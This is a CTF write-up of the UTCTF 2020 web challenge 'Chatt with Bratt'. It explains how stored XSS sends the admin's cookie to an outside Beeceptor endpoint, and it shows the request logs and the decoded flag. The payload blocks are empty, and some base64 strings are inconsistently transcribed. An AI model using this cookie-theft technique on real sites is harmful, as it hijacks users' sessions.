



UTCTF 2020

Web : Chatt with Bratt

Value : 50 Pts

Description : After announcing that he would be having an anonymous 1-on-1 AMA with randomly chosen, adoring fans, an engineering team hacked together a web app and likely forget to patch some obvious security holes. Anyway, you're one of the lucky fans chosen to chatt with Bratt Pid! Have fun

Attachment : <http://web3.utctf.live:8080/>

Solutions :

Opening the link and we found a tchat for talk with «Bratt».

Chatt with Bratt

Anon

hello world!

Bratt Pid

I make soap in my free time

Message for Bratt

Send


After a quick analyse, i was thinking it was vulnerable to XSS.

Source : <https://owasp.org/www-community/attacks/xss/>

Trying the payload bellow worked and give me my cookie value.

```

```



At this step i created a sub-domain through Beeceptor.

Source : <https://beeceptor.com/>

Looks Awesome!

The following endpoint is all set up. Use it in your code as base URL and send a request. You can inspect these requests here and build rules to mock responses.

<https://volken.free.beeceptor.com>

Now that my endpoint is ready, i crafted an XSS payload which will send the admin cookie to my endpoint.

Here is the payload :

```

```

Reproduce those step :

1. Delete ALL your cookies. (In your browser press F12, then storage tab, right click, Delete all)
2. Reload the page. (Press F5)
3. Send the payload.
4. Go to beeceptor, you will intercept your cookie.

#volken

Rules enabled

<https://volken.free.beeceptor.com> → {nowhere}

2 requests

Mocking Rules (0)

Proxy Setup

GET [/?cookie=Y2hhdF9pZD1mZWl0YmIzNi02MjM...](https://volken.free.beeceptor.com/?cookie=Y2hhdF9pZD1mZWl0YmIzNi02MjM...)

429 0.0s a few seconds ago

Create Mock

Request Body:

[View Headers](#) {;}

Response Body:

[View Headers](#) {}

Request Header

```
{
  "user-agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0",
  "accept": "*/*",
  "accept-language": "en-US,en;q=0.5",
  "accept-encoding": "gzip, deflate, br",
  "referer": "http://web3.utctf.live:8080/chat",
  "origin": "http://web3.utctf.live:8080"
}
```

Query Parameter

```
{
  "cookie":
  "Y2hhZF9pZD1mZWl0YmlzNi02MjM2LTExZWVtOGE2Yi05NmUyMjBkN2MwOTc7IHNIY3JldD1ub25l"
}
```

As you can see when you press on «**View Headers**», we can see into the «**Request Header**» the parameter «**referer**» and «**origin**» is the direct website. The user agent is our firefox so it's myself. The cookie decoded is our cookie. Waiting a bit and we get another request.

Request Header

```
{
  "user-agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/80.0.3987.0 Safari/537.36",
  "sec-fetch-dest": "empty",
  "accept": "*/*",
  "sec-fetch-site": "cross-site",
  "sec-fetch-mode": "cors",
  "referer": "http://127.0.0.1:8080/chat",
  "accept-encoding": "gzip, deflate, br",
  "accept-language": "en-US"
}
```

Query Parameter

```
{
  "cookie":
  "Y2hhZF9pZD1hMGRkZWUzNy02MjM3LTExZWVtOGE2Yi05NmUyMjBkN2MwOTc7IHNIY3JldD1ldGZsYWd7OTVhZWJhZDk1Y2ZiMTA2MDgxZjMzY2VhZGMzMmJmOWN9"
}
```

This time, we can see into the request header the «user-agent» isn't the same, added to it the parameter «**referer**» is set locally «**http://127.0.0.1:8080/chat**».

So we can deduce that, the admin clicked on our malicious XSS payload and send the admin cookie to our endpoint.

Decode the base64 cookie and we got this result.

```
root@kali:~# echo 'Y2hhZF9pZD1hMGRkZWUzNy02MjM3LTExZW
Et0GE2Yi05NmUyMjBkN2MwOTc7IHNlY3JldD11dGZsYWd7OTVkbWJ
hZDk1Y2ZiMTA2MDgxZjMzY2VhZGMzMmJmOWN9' | base64 -d
chat_id=a0ddee37-6237-11ea-8a6b-96e220d7c097; secret=
utflag{95debad95cfb106081f33ceadc36bf9c} root@kali:~#
```

The secret cookie is the flag !

Flag : utflag{95debad95cfb106081f33ceadc36bf9c}